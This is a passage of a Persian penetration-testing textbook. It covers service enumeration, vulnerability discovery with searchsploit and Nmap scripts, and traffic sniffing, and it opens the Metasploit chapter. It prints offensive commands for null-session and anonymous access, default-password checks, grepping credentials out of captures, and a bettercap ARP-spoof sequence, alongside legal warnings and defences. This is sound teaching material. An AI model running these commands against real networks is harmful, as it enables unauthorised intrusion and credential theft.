# بررسیِ سطحِ دسترسیِ هر اشتراک
$ smbmap -H 10.0.0.5
# ورود به یک اشتراکِ باز
$ smbclient //10.0.0.5/backup -N
```

اسکریپت‌های NSE نیز اطلاعاتِ ارزشمندی از SMB بیرون می‌کشند؛ از جمله نسخه‌ی دقیقِ سیستم‌عامل و بررسیِ آسیب‌پذیری‌های مشهور مانندِ **EternalBlue (MS17-010)** که دقیقاً هدفِ آزمایشگاهیِ فصلِ اکسپلویت خواهد بود:

```
kali@lab: ~

$ nmap --script smb-os-discovery -p445 10.0.0.5
| OS: Windows 7 Professional 7601 SP1
$ nmap --script smb-vuln-ms17-010 -p445 10.0.0.5
| VULNERABLE: MS17-010 Remote Code Execution (EternalBlue)
```

**Null Session**

اگر `smbclient -L` بدونِ رمز (سوییچِ `-N`) فهرستِ اشتراک‌ها را به شما داد، یعنی «نشستِ تهی» فعال است — یک پیکربندیِ خطرناک که به مهاجم اجازه می‌دهد بدونِ هیچ اعتباری اطلاعات جمع کند.

**سرویس‌های دسترسی**

-

## ۶.۳ شمارشِ FTP و SSH

دو سرویسِ رایجِ دیگر، FTP و SSH هستند. در FTP، اغلب باید ورودِ ناشناس (anonymous) را بررسی کنید؛ گاهی کلِ سرور بدونِ رمز باز است. در SSH، روش‌های احرازِ هویت و نسخه را بررسی می‌کنید:

```
kali@lab: ~

# آیا ورودِ ناشناسِ FTP مجاز است؟
$ nmap --script ftp-anon -p21 10.0.0.5
| ftp-anon: Anonymous login allowed (FTP code 230)
# روش‌های احرازِ هویتِ SSH
$ nmap --script ssh-auth-methods -p22 10.0.0.5
| Supported: publickey password
```

اگر خروجی نشان داد SSH روشِ `password` را می‌پذیرد، یعنی می‌توان حمله‌ی پسورد روی آن انجام داد (فصل ۱۱). و اگر FTP ورودِ ناشناس می‌دهد، همین حالا وارد شوید و فایل‌ها را بگردید — گاهی کلیدِ SSH یا فایلِ پیکربندیِ حساسی آنجاست.

**غول خوابیده**

## ۶.۴ شمارشِ SNMP (پورت ۱۶۱/UDP)

پروتکلِ SNMP برای مدیریتِ دستگاه‌های شبکه به کار می‌رود و یک منبعِ اطلاعاتیِ شگفت‌انگیز است — اگر «رشته‌ی اجتماع (Community String)» آن تغییر نکرده باشد. رشته‌ی پیش‌فرضِ `public` در بسیاری از دستگاه‌ها هنوز فعال است و دری به فهرستِ فرآیندها، کاربران و اتصالاتِ سیستم باز می‌کند:

```
kali@lab: ~

# حدسِ رشته‌ی اجتماع
$ onesixtyone 10.0.0.5 public
# پیمایشِ کاملِ اطلاعات
$ snmpwalk -v2c -c public 10.0.0.5
SNMPv2-MIB::sysDescr = Linux srv 5.4.0
HOST-RESOURCES-MIB::hrSWRunName = apache2, mysqld, sshd
```

سرویس‌های کمترشناخته

## ۶.۵ شمارشِ SMTP، NFS و LDAP

سه سرویسِ دیگر که اغلب نادیده گرفته می‌شوند اما گنجینه‌اند. **NFS** اشتراکِ فایلِ یونیکسی است؛ اگر اشتراکی باز باشد، می‌توانید مستقیم آن را mount کنید و بگردید:

kali@lab: ~

```
$ showmount -e 10.0.0.5
/srv/share  10.0.0.0/24
$ sudo mount -t nfs 10.0.0.5:/srv/share /mnt && ls -la /mnt
```

سرورِ ایمیل (**SMTP**) گاهی با فرمان‌های `VRFY` و `EXPN` وجودِ کاربران را تأیید می‌کند — سوختِ حمله‌ی پسورد. و **LDAP** (دایرکتوریِ سازمانی) اگر استعلامِ ناشناس بپذیرد، کلِ ساختارِ کاربران و گروه‌های Active Directory را فاش می‌کند:

kali@lab: ~

```
# شمارشِ کاربرانِ SMTP
$ smtp-user-enum -M VRFY -U users.txt -t 10.0.0.5
admin exists, support exists
# استعلامِ ناشناسِ LDAP
$ ldapsearch -x -H ldap://10.0.0.5 -b 'dc=corp,dc=local'
sAMAccountName: j.smith    cn: Administrator
```

قلبِ داده

## ۶.۶ شمارشِ پایگاهِ داده

اگر پورتِ یک پایگاهِ داده باز بود، نخست اعتبارِ پیش‌فرض و رمزِ خالی را امتحان کنید؛ به‌طورِ شگفت‌انگیزی رایج است که پایگاهِ داده با رمزِ خالی یا پیش‌فرض رها شده باشد:

```
kali@lab: ~
```

```
# بررسیِ رمزِ خالیِ MySQL
$ nmap --script mysql-empty-password -p3306 10.0.0.5
| mysql-empty-password: root account has empty password
# اتصالِ مستقیم
$ mysql -h 10.0.0.5 -u root
# برای MSSQL
$ nmap --script ms-sql-info -p1433 10.0.0.5
```

بزرگ‌ترین سطحِ حمله

## ۶.۷ شمارشِ وب: نخستین نگاه

هر سرویسِ وب در واقع یک برنامه است و بزرگ‌ترین سطحِ حمله را دارد. پیش از هر چیز، فناوری و هدرها را بررسی کنید و فایل‌های راهنمای وب مانندِ `robots.txt` را بخوانید که اغلب مسیرهای حساس را لو می‌دهند:

```
kali@lab: ~
```

```
$ whatweb http://10.0.0.5
Apache[2.4.49], PHP[7.4], jQuery
$ curl -s http://10.0.0.5/robots.txt
Disallow: /admin/   /backup/   /private/
```

حفاریِ وب

## ۶.۸ کشفِ دایرکتوری و فایلِ پنهان

یکی از پرتکرارترین کارها در تستِ نفوذِ وب، یافتنِ مسیرها و فایل‌های پنهان است. با یک «فهرستِ کلمات (Wordlist)» و ابزاری مانندِ `gobuster` ، `ffuf` یا `feroxbuster` ، صفحاتِ مدیریت، نسخه‌های پشتیبان و پیکربندی‌های لورفته را کشف می‌کنید:

kali@lab: ~

```
# کشفِ دایرکتوری با gobuster
$ gobuster dir -u http://10.0.0.5 -w common.txt -x php,txt,bak
/admin        (Status: 301)
/login.php    (Status: 200)
/config.php.bak (Status: 200)
# ابزارِ سریع‌ترِ ffuf (جای کلمه FUZZ)
$ ffuf -u http://10.0.0.5/FUZZ -w common.txt -mc 200,301
```

**wordlist مهم است**

کیفیتِ کشف به کیفیتِ فهرستِ کلماتِ شما بستگی دارد. مجموعه‌ی `SecLists` (نصب با `apt install seclists`) بهترین نقطه‌ی شروع است و فهرست‌هایی برای هر منظور دارد.

جاروی خودکار

## ۶.۹ Nikto — اسکنِ سریعِ ضعفِ وب

ابزارِ `nikto` هزاران بررسیِ رایجِ پیکربندی و فایلِ خطرناک را به‌طورِ خودکار انجام می‌دهد. خروجیِ آن فهرستی از سرنخ برای بررسیِ دستیِ بعدی است:

kali@lab: ~

```
$ nikto -h http://10.0.0.5
+ Server: Apache/2.4.49
+ /admin/: Admin login page found
+ Apache 2.4.49 appears vulnerable to CVE-2021-41773
```

فلسفه‌ی کار

## ۶.۱۰ طرزِ فکرِ شمارش

شمارش بیش از آنکه مجموعه‌ای از دستورها باشد، یک **طرزِ فکر** است. چند اصل که تفاوتِ یک شمارش‌گرِ حرفه‌ای را می‌سازند:

- **هیچ‌چیز بی‌اهمیت نیست:** یک نامِ کاربریِ ساده ممکن است کلیدِ کلِ نفوذ باشد.

- **همه‌چیز را یادداشت کنید:** هر کاربر، نسخه، مسیر و اشتراک را در دفترچه‌ی خود ثبت کنید.
- **پیش‌فرض‌ها را امتحان کنید:** anonymous، public، admin/admin، رمزِ خالی — به‌طرزِ شگفت‌انگیزی جواب می‌دهند.
- **چرخه‌ای فکر کنید:** هر اطلاعاتِ جدید، درِ شمارشِ تازه‌ای باز می‌کند؛ تا جایی که چیزی برای یافتن نماند، ادامه دهید.

### خلاصه‌ی فصل

- شمارش پربازده‌ترین مرحله است؛ «۸۰٪ کار» در همین‌جاست.
- Banner grabbing با `nc` و `curl` نسخه‌ی سرویس را سریع فاش می‌کند.
- SMB (با `enum4linux`) و SNMP (با `snmpwalk`) معدنِ اطلاعاتِ شبکه‌اند.
- کشفِ دایرکتوریِ وب با `gobuster` و `ffuf` صفحاتِ پنهان را می‌یابد.
- پیش‌فرض‌ها و رمزهای خالی را همیشه امتحان کنید؛ اغلب جواب می‌دهند.

### تمرین‌های فصل ۶

1. روی Metasploitable، با `enum4linux` اشتراک‌ها و کاربرانِ SMB را فهرست کنید.
2. با `nc` بنرِ سه سرویسِ مختلف را بگیرید و نسخه‌ها را یادداشت کنید.
3. با `gobuster` دایرکتوری‌های پنهانِ یک وب‌اپِ آزمایشگاهی (مثلِ DVWA) را کشف کنید.
4. اگر یک اشتراکِ NFS باز یافتید، آن را mount کنید و دنبالِ فایلِ حساس بگردید.
5. یک «دفترچه‌ی شمارش» بسازید و همه‌ی یافته‌های یک هدف را در آن ثبت کنید.

## جدولِ مرجعِ سریع — شمارش بر اساسِ سرویس

| سرویس / پورت | ابزار و دستورِ کلیدی |
|---|---|
| FTP 21 | `nmap --script ftp-anon ، ftp` |
| SSH 22 | `nc banner ، ssh-audit` |
| SMB 139/445 | `enum4linux -a ، smbclient -L` |

| | |
|---|---|
| `snmpwalk -c public ، onesixtyone` | SNMP 161 |
| `whatweb ، gobuster ، nikto ، ffuf` | HTTP 80/443 |
| `showmount -e ، mount -t nfs` | NFS 2049 |
| `nmap --script mysql-* ، mysql -h` | MySQL 3306 |
| `ldapsearch -x` | LDAP 389 |

07

فصل هفتم


# کشف و ارزیابیِ آسیب‌پذیری

از نسخه‌ی سرویس به ضعفِ قابلِ بهره‌برداری. زبانِ CVE و CVSS را می‌آموزیم و با ابزارهای اسکنِ آسیب‌پذیری کار می‌کنیم.

CVE / CVSS
searchsploit
Nessus / OpenVAS
اولویت‌بندی

تا اینجا هدف را شناخته‌ایم و سرویس‌هایش را شمرده‌ایم. حالا باید بپرسیم: کدام‌یک از این سرویس‌ها **ضعف** دارند؟ این فصل، پلِ میانِ «شناخت» و «نفوذ» است.

کشفِ آسیب‌پذیری یعنی تطبیقِ آنچه یافته‌ایم (نسخه‌های دقیقِ سرویس) با پایگاه‌های دانشِ جهانیِ ضعف‌ها. گاهی این کار دستی و با جست‌وجوست، و گاهی با ابزارهای خودکارِ قدرتمند. اما پیش از ابزارها، باید با زبانِ مشترکِ این حوزه آشنا شویم.



دو مفهومِ متفاوت

## ۷.۱ ارزیابیِ آسیب‌پذیری در برابرِ تستِ نفوذ

این دو اصطلاح اغلب اشتباه گرفته می‌شوند. **ارزیابیِ آسیب‌پذیری (Vulnerability Assessment)** یعنی فهرست‌کردنِ خودکار و گسترده‌ی ضعف‌ها، **بدونِ** بهره‌برداری از آن‌ها — پهن، سریع و کم‌ریسک. اما **تستِ نفوذ (Penetration Test)** یک گام فراتر می‌رود و عملاً **اثبات** می‌کند که ضعف قابلِ سوءاستفاده است — عمیق، دستی و نیازمندِ خلاقیت.

> **یک تشبیه**
>
> ارزیابیِ آسیب‌پذیری مثلِ این است که دور خانه بچرخید و فهرست کنید کدام درها و پنجره‌ها بازند. تستِ نفوذ یعنی واقعاً از یکی از آن‌ها وارد شوید تا ثابت کنید خطر جدی است. اولی می‌گوید «احتمالاً خطر هست»؛ دومی می‌گوید «قطعاً هست، و این هم مدرکش».

واژگانِ ضروری

## ۷.۲ زبانِ آسیب‌پذیری: CVE، CVSS و CWE

برای کار در این حوزه باید چند اصطلاح را روان بلد باشید. این‌ها زبانِ مشترکِ جهانیِ آسیب‌پذیری‌اند:

| اصطلاح | معنی |
|---|---|
| CVE | شناسه‌ی یکتای یک آسیب‌پذیریِ مشخص، مثلِ CVE-2021-41773 |
| CVSS | نمره‌ی شدت از ۰ تا ۱۰؛ ۹ به بالا «بحرانی» است |
| CWE | دسته‌بندیِ نوعِ ضعف، مثلِ CWE-89 برای تزریقِ SQL |
| NVD | پایگاهِ ملیِ آسیب‌پذیریِ آمریکا، مرجعِ رسمیِ CVEها |
| PoC | کدِ «اثباتِ مفهوم» که نشان می‌دهد ضعف واقعی است |
| day-0 | آسیب‌پذیری‌ای که هنوز وصله‌ی رسمی ندارد |

نمره‌ی **CVSS** به شما کمک می‌کند اولویت‌بندی کنید. یک آسیب‌پذیری با نمره‌ی ۹.۸ (بحرانی) باید فوراً رسیدگی شود، در حالی‌که نمره‌ی ۳.۱ (کم) می‌تواند صبر کند. در گزارشِ نهایی، همیشه یافته‌ها را بر اساسِ همین نمره مرتب می‌کنید.

### جست‌وجوی محلی

## searchsploit — Exploit-DB ۷.۳ روی لپ‌تاپِ شما

پس از یافتنِ نسخه‌ی دقیقِ یک سرویس (با `-sV` در فصلِ قبل)، نخستین کار جست‌وجوی اکسپلویتِ آماده است. ابزارِ `searchsploit` یک نسخه‌ی محلی و آفلاین از پایگاهِ عظیمِ Exploit-DB است:

kali@lab: ~

```
$ searchsploit proftpd 1.3.5
ProFTPd 1.3.5 - 'mod_copy' Command Execution | linux/remote/...
$ searchsploit apache 2.4.49
Apache 2.4.49 - Path Traversal & RCE (CVE-2021-41773)
# کپیِ اکسپلویت به پوشه‌ی فعلی
$ searchsploit -m linux/remote/49908.py
# نمایشِ محتوای اکسپلویت پیش از اجرا
$ searchsploit -x 49908.py
```

**کدِ بیگانه را کورکورانه اجرا نکنید**

اکسپلویت‌هایی که از اینترنت دانلود می‌کنید ممکن است خودشان مخرب باشند و به سیستمِ شما آسیب بزنند. همیشه کد را **بخوانید** و آن را فقط در یک ماشینِ مجازیِ آزمایشگاهیِ ایزوله اجرا کنید.

NSE در خدمتِ کشف

## ۷.۴ اسکنِ خودکارِ آسیب‌پذیری با Nmap

دسته‌ی `vuln` در موتورِ NSE بسیاری از آسیب‌پذیری‌های شناخته‌شده را خودکار بررسی می‌کند. و اسکریپتِ قدرتمندِ `vulners` نسخه‌های یافته‌شده را مستقیم به شناسه‌ی CVE و نمره‌ی CVSS وصل می‌کند:

kali@lab: ~

```
$ nmap -sV --script vuln 10.0.0.5
| http-vuln-cve2021-41773: VULNERABLE (Path Traversal/RCE)
| smb-vuln-ms17-010: VULNERABLE (EternalBlue)
# با نمره CVE | اتصالِ مستقیمِ نسخه به
$ nmap -sV --script vulners 10.0.0.5
|   CVE-2021-42013   9.8   (RCE)
```

ابزارهای سازمانی

## ۷.۵ اسکنرهای حرفه‌ای: Nessus و OpenVAS

برای ارزیابیِ گسترده در محیط‌های سازمانی، از اسکنرهای اختصاصی مانندِ **Nessus** (تجاری) و **OpenVAS/Greenbone** (متن‌باز) استفاده می‌شود. این ابزارها هزاران بررسی را روی کلِ یک شبکه اجرا می‌کنند و گزارشی رتبه‌بندی‌شده تولید می‌کنند. گردشِ کارِ کلیِ آن‌ها ساده است: یک اسکنِ جدید بسازید، هدف را تعیین کنید، اجرا کنید و گزارش را بخوانید.

**ساختنِ اسکن** — در رابطِ وبِ Nessus (روی `https://localhost:8834`) یک «Basic Network Scan» بسازید.

**تعیینِ هدف** — محدوده‌ی IP مثلِ `10.0.0.0/24` را وارد کنید.

**خروجی** — گزارشی با دسته‌های Critical، High، Medium و Low دریافت می‌کنید.

**هشدار** — همیشه یافته‌ها را دستی تأیید کنید؛ این ابزارها «مثبتِ کاذب» هم تولید می‌کنند.

منابعِ معتبر

## ۷.۶ کجا دنبالِ آسیب‌پذیری بگردیم؟

چند منبعِ کلیدی که نسخه‌ی یک سرویس را به ضعف‌های شناخته‌شده‌اش وصل می‌کنند. این‌ها را بوکمارک کنید:

- **Exploit-DB** — پایگاهِ اکسپلویت‌های عمومی؛ همان منبعِ `searchsploit`.
- **NVD / MITRE** — پایگاهِ رسمیِ CVE با جزئیات، نمره و راهکار.
- **GitHub** — کدهای اثباتِ مفهوم و ابزارهای تازه — با احتیاط اجرا کنید.
- **Vulners** — موتورِ جست‌وجوی آسیب‌پذیری با API.
- **اعلانِ سازنده** — Advisoryهای رسمیِ سازندگان، معتبرترین منبع برای وصله.

مسیرِ منطقی

## ۷.۷ از نسخه تا بهره‌برداری: گردشِ کار

فرآیندِ تبدیلِ یک «نسخه‌ی سرویس» به یک «نفوذِ موفق» یک مسیرِ پنج‌گامیِ منظم است:

1. **گامِ ۱ — نسخه‌ی دقیق:** از `nmap -sV` یا بنرِ سرویس به‌دست آمده است.
2. **گامِ ۲ — جست‌وجو:** `searchsploit` و NVD را برای آن نسخه بزنید.
3. **گامِ ۳ — اعتبارسنجی:** آیا واقعاً این نسخه آسیب‌پذیر است؟ شرایط را بخوانید.
4. **گامِ ۴ — آزمایشگاه:** اکسپلویت را نخست روی یک ماشینِ آزمایشگاهی تست کنید.
5. **گامِ ۵ — بهره‌برداری:** در اسکوپِ مجاز و با احتیاط، در فصلِ بعد اجرا می‌کنیم.

### خلاصه‌ی فصل

- ارزیابیِ آسیب‌پذیری فهرست می‌کند؛ تستِ نفوذ اثبات می‌کند.
- **CVE** شناسه، **CVSS** نمره‌ی شدت (۰ تا ۱۰)، و **CWE** نوعِ ضعف را مشخص می‌کند.
- `searchsploit` نسخه را به اکسپلویتِ آماده وصل می‌کند؛ کد را پیش از اجرا بخوانید.
- `--script vuln` و `vulners` در Nmap کشف را خودکار می‌کنند.
- گردشِ کار: نسخه ← جست‌وجو ← اعتبارسنجی ← آزمایشگاه ← بهره‌برداری.

### تمرین‌های فصل ۷

1. برای نسخه‌هایی که در اسکنِ فصلِ ۵ یافتید، در `searchsploit` جست‌وجو کنید.
2. یک CVE بحرانیِ اخیر را در NVD پیدا کنید و نمره‌ی CVSS و راهکارِ آن را بنویسید.
3. با `nmap --script vulners` یک میزبانِ آزمایشگاهی را اسکن کنید.
4. تفاوتِ «ارزیابیِ آسیب‌پذیری» و «تستِ نفوذ» را با یک مثالِ واقعی توضیح دهید.
5. یک اکسپلویت را با `searchsploit -x` باز کنید و سعی کنید منطقِ آن را بفهمید.

## جدولِ مرجعِ سریع — آسیب‌پذیری

| ابزار / منبع | کاربرد |
|---|---|
| searchsploit x | جست‌وجوی اکسپلویتِ محلی |
| nmap --script vuln | اسکنِ خودکارِ آسیب‌پذیری |
| nmap --script vulners | اتصالِ نسخه به CVE |
| Nessus / OpenVAS | اسکنِ گسترده‌ی سازمانی |
| nvd.nist.gov | پایگاهِ رسمیِ CVE |
| exploit-db.com | پایگاهِ اکسپلویت |

08

فصل هشتم


# شنود و تحلیلِ ترافیک

هر بسته‌ای که در شبکه جابه‌جا می‌شود، یک سرنخ است. با tcpdump و Wireshark ترافیک را می‌خوانیم و راهِ دفاع از آن را می‌آموزیم.

tcpdump · Wireshark · ARP و MITM · دفاع

شبکه پر از داده‌ای است که مدام در حرکت است. اگر بتوانید این جریان را «بشنوید» و «بخوانید»، می‌توانید اسرارِ آن را کشف کنید — و اگر بدانید چگونه شنود ممکن می‌شود، می‌توانید جلویش را بگیرید.

تحلیلِ ترافیک یک مهارتِ دولبه است: تیمِ قرمز با آن اعتبارِ لورفته را می‌دزدد، و تیمِ آبی با آن حمله را کشف و تحلیل می‌کند. در این فصل هر دو سو را می‌بینیم و تأکیدِ ویژه بر این نکته داریم که تکنیک‌های تهاجمیِ شنود، **فقط** در شبکه‌ی خودتان یا آزمایشگاهِ مجاز قابلِ اجرا هستند.



مبانی

## ۸.۱ شنود چگونه ممکن می‌شود؟

در یک شبکه‌ی مدرن که با **سوییچ** کار می‌کند، به‌طورِ عادی هر دستگاه فقط ترافیکِ مربوط به خودش را می‌بیند؛ سوییچ داده را فقط به مقصدِ درست می‌فرستد. برای شنودِ ترافیکِ دیگران، مهاجم باید یکی از دو کار را بکند: یا کارتِ شبکه را به **حالتِ بی‌قاعده (Promiscuous Mode)** ببرد تا همه‌چیز را بخواند، یا با یک حمله‌ی **مردِ میانی (MITM)** خود را سرِ راهِ ترافیک قرار دهد.

> **هاب در برابرِ سوییچ**
>
> در شبکه‌های قدیمی که با «هاب» کار می‌کردند، هر داده به همه پخش می‌شد و شنود ساده بود. سوییچ‌های مدرن این را دشوار کرده‌اند، و دقیقاً به همین دلیل مهاجم به حمله‌ی MITM مانندِ جعلِ ARP نیاز دارد.

سبک و همه‌جا حاضر

## ۸.۲ tcpdump — شنودگرِ خط فرمان

ابزارِ `tcpdump` سبک، سریع و تقریباً روی هر سیستمِ یونیکسی حاضر است. قدرتِ آن در «فیلترها»ست که دقیقاً همان چیزی را می‌گیرند که می‌خواهید. برای تحلیلِ بعدی، می‌توانید ترافیک را در یک فایلِ `.pcap`

ذخیره کنید:

```
kali@lab: ~ (sudo)

# همه‌ی ترافیک، بدونِ ترجمه‌ی نام (n)
$ sudo tcpdump -i eth0 -n
# فقط ترافیکِ وب
$ sudo tcpdump -i eth0 'port 80'
# فقط یک میزبانِ خاص، با نمایشِ محتوای متنی (A)
$ sudo tcpdump -i eth0 -A 'host 10.0.0.5'
# ذخیره در فایل برای تحلیل در Wireshark
$ sudo tcpdump -i eth0 -w capture.pcap
```

**تحلیلِ عمیق**

## ۸.۳ Wireshark — میکروسکوپِ ترافیک

اگر tcpdump یک چاقوی جیبی باشد، **Wireshark** یک آزمایشگاهِ کامل است. این ابزارِ گرافیکی به شما اجازه می‌دهد هر بسته را لایه‌به‌لایه بشکافید. قدرتِ اصلیِ آن، «فیلترهای نمایش» است که با آن‌ها میانِ هزاران بسته، دقیقاً موردِ نظرِ خود را می‌یابید:

```
Wireshark — Display Filters

http                              <-- فقط ترافیکِ وب
ip.addr == 10.0.0.5               <-- یک میزبانِ خاص
tcp.port == 443                   <-- یک پورتِ خاص
http.request.method == "POST"     <-- فقط درخواست‌های POST
frame contains "password"         <-- جست‌وجوی کلمه
```

مهم‌ترین قابلیت، **Follow TCP Stream** است: روی یک بسته راست‌کلیک کنید تا کلِ یک گفت‌وگو — مثلاً تمامِ ردوبدلِ یک ورودِ وب — به‌صورتِ بازسازی‌شده نمایش داده شود. قابلیتِ «Export Objects» هم فایل‌های منتقل‌شده در ترافیک را استخراج می‌کند.

**شکار در داده**

## ۸.۴ استخراجِ اطلاعات از یک فایلِ pcap

یک فایلِ ضبط‌شده معدنی از طلاست — به‌ویژه اگر ترافیکِ رمزنشده (HTTP، FTP، Telnet) داشته باشد. در این پروتکل‌های قدیمی، نام‌کاربری و رمز به‌صورتِ **متنِ ساده** منتقل می‌شوند:

```
kali@lab: ~

# جست‌وجوی رمز در یک فایلِ ضبط‌شده
$ tcpdump -r capture.pcap -A | grep -i pass
POST /login  user=admin&pass=S3cr3t!
# یا با strings
$ strings capture.pcap | grep -i login
```

**درسِ دفاعی**

این‌که اعتبار در HTTP ساده لو می‌رود، بزرگ‌ترین درسِ این فصل است: **همه‌چیز را با TLS رمز کنید**. اگر ترافیک رمز باشد، حتی با شنودِ کامل هم مهاجم چیزِ قابلِ استفاده‌ای نمی‌بیند.

قرارگرفتن سرِ راه

## ۸.۵ حمله‌ی مردِ میانی و جعلِ ARP

حالا به بخشِ تهاجمی می‌رسیم. پروتکلِ **ARP** که IP را به آدرسِ فیزیکیِ MAC نگاشت می‌کند، هیچ احرازِ هویتی ندارد و به هر پاسخی اعتماد می‌کند. مهاجم از همین ضعف سوءاستفاده می‌کند: با فرستادنِ پاسخ‌های ARP جعلی، خود را به‌جای دروازه جا می‌زند تا همه‌ی ترافیکِ قربانی از او عبور کند. ابزارِ `bettercap` این کار را ساده می‌کند:

kali@lab: ~ (sudo) — فقط آزمایشگاه

```
$ sudo bettercap -iface eth0
» net.probe on
» set arp.spoof.targets 10.0.0.9
» arp.spoof on
» net.sniff on
[sniff] POST /login pass=... (ترافیکِ قربانی شنود شد)
```

**مرزِ قانون**

جعلِ ARP و شنودِ ترافیکِ دیگران روی هر شبکه‌ای که مالکِ آن نیستید، **جرمِ آشکار** است. این تکنیک را فقط برای درکِ مکانیزمِ حمله و آزمونِ دفاع، آن هم در آزمایشگاهِ خودتان، به کار ببرید.

گامِ بعدیِ یک حمله‌ی MITM، **جعلِ DNS** است: پس از قرارگرفتن سرِ راه، مهاجم پاسخ‌های DNS را جعل می‌کند تا قربانی را به یک سرورِ جعلی هدایت کند. خوشبختانه در دنیای واقعی، HTTPS و گواهیِ معتبرِ TLS جلوی بسیاری از این حملات را می‌گیرند، چون مرورگر گواهیِ جعلی را رد می‌کند.

کلاهِ مدافع

## ۸.۶ دفاع در برابرِ شنود

حالا که مکانیزمِ حمله را فهمیدیم، دفاع روشن می‌شود. بهترین استراتژی، فرضِ «شبکه ناامن است» و رمزکردنِ همه‌چیز است:

- **رمزنگاریِ همه‌جا:** HTTPS/TLS و VPN؛ شنود را بی‌فایده می‌کند.
- **بازرسیِ پویای ARP (DAI):** سوییچ پاسخ‌های ARP جعلی را دور می‌ریزد.

- **Port Security:** محدودکردنِ MACهای مجاز روی هر پورتِ سوییچ.
- **802.1X:** احرازِ هویتِ دستگاه پیش از اتصال به شبکه.
- **پایش:** ابزارهایی مانندِ `arpwatch` تغییرِ ناگهانیِ MAC دروازه را هشدار می‌دهند.

### خلاصه‌ی فصل

- در شبکه‌ی سوییچ‌دار، شنودِ ترافیکِ دیگران نیازمندِ حمله‌ی MITM (مثلِ جعلِ ARP) است.
- `tcpdump` برای شنودِ سریعِ خط فرمان و **Wireshark** برای تحلیلِ عمیق است.
- در پروتکل‌های رمزنشده (HTTP/FTP/Telnet)، اعتبار به‌صورتِ متنِ ساده لو می‌رود.
- جعلِ ARP از نبودِ احرازِ هویت در این پروتکل سوءاستفاده می‌کند — فقط در آزمایشگاه.
- بهترین دفاع: رمزکردنِ همه‌چیز (TLS/VPN) و فعال‌کردنِ DAI روی سوییچ.

### تمرین‌های فصل ۸

1. با `tcpdump` یک فایلِ pcap از ترافیکِ وبِ آزمایشگاهیِ خود بسازید.
2. آن فایل را در Wireshark باز کنید و با «Follow TCP Stream» یک درخواستِ کامل را بازسازی کنید.
3. یک فیلترِ نمایش بنویسید که فقط درخواست‌های POST را نشان دهد.
4. در آزمایشگاهِ خودتان یک حمله‌ی جعلِ ARP را شبیه‌سازی و سپس شناسایی کنید.
5. سه راهکارِ دفاع در برابرِ شنود را توضیح دهید و بگویید کدام مؤثرترین است.

## جدولِ مرجعِ سریع — شنود

| دستور / فیلتر | کاربرد |
|---|---|
| 'tcpdump -i eth0 'port 80 | شنودِ ترافیکِ وب |
| tcpdump -w file.pcap | ذخیره برای تحلیل |
| http.request.method == POST | فیلترِ Wireshark |
| Follow TCP Stream | بازسازیِ یک گفت‌وگو |

| | |
|---|---|
| bettercap arp.spoof on | حملهٔ MITM (آزمایشگاه) |
| arpwatch | تشخیصِ جعلِ ARP |

09

فصل نهم

# اکسپلویت و پس‌بهره‌برداری

از اثباتِ ضعف تا پوسته‌ی کنترل، و سپس ارتقای دسترسی و حرکتِ جانبی. تمامِ مثال‌ها روی ماشین‌های آسیب‌پذیرِ آزمایشگاهی اجرا می‌شوند.

Metasploit · Meterpreter · ارتقای دسترسی · Active Directory

لحظه‌ای که ماه‌ها آموزش برای آن بوده، همین‌جاست: تبدیلِ یک «آسیب‌پذیری» به یک «دسترسی». اما یادتان باشد که دسترسیِ اولیه تنها آغازِ راه است؛ کارِ واقعی پس از آن شروع می‌شود.

در این فصل نخست با چارچوبِ افسانه‌ای **Metasploit** کار می‌کنیم که بزرگ‌ترین مجموعه‌ی اکسپلویتِ جهان است. سپس به **پسابهره‌برداری** می‌رسیم: ارتقای دسترسی از کاربرِ عادی به ریشه، حرکتِ جانبی به سامانه‌های دیگر، و مقدمه‌ای بر حملاتِ **Active Directory** که قلبِ شبکه‌های سازمانی است. تأکید می‌کنیم: همه‌چیز فقط در آزمایشگاه.

> **این فصل، قدرتمند و خطرناک است**
>
> تکنیک‌های این فصل می‌توانند به سامانه‌ها آسیبِ واقعی بزنند. آن‌ها را فقط روی ماشین‌های مجازیِ آسیب‌پذیرِ خودتان (مانندِ Metasploitable) یا در چارچوبِ یک قراردادِ رسمی اجرا کنید. اجرای بیرون از این مرز، جرم است.

آناتومیِ یک چارچوب

## ۹.۱ ساختارِ Metasploit

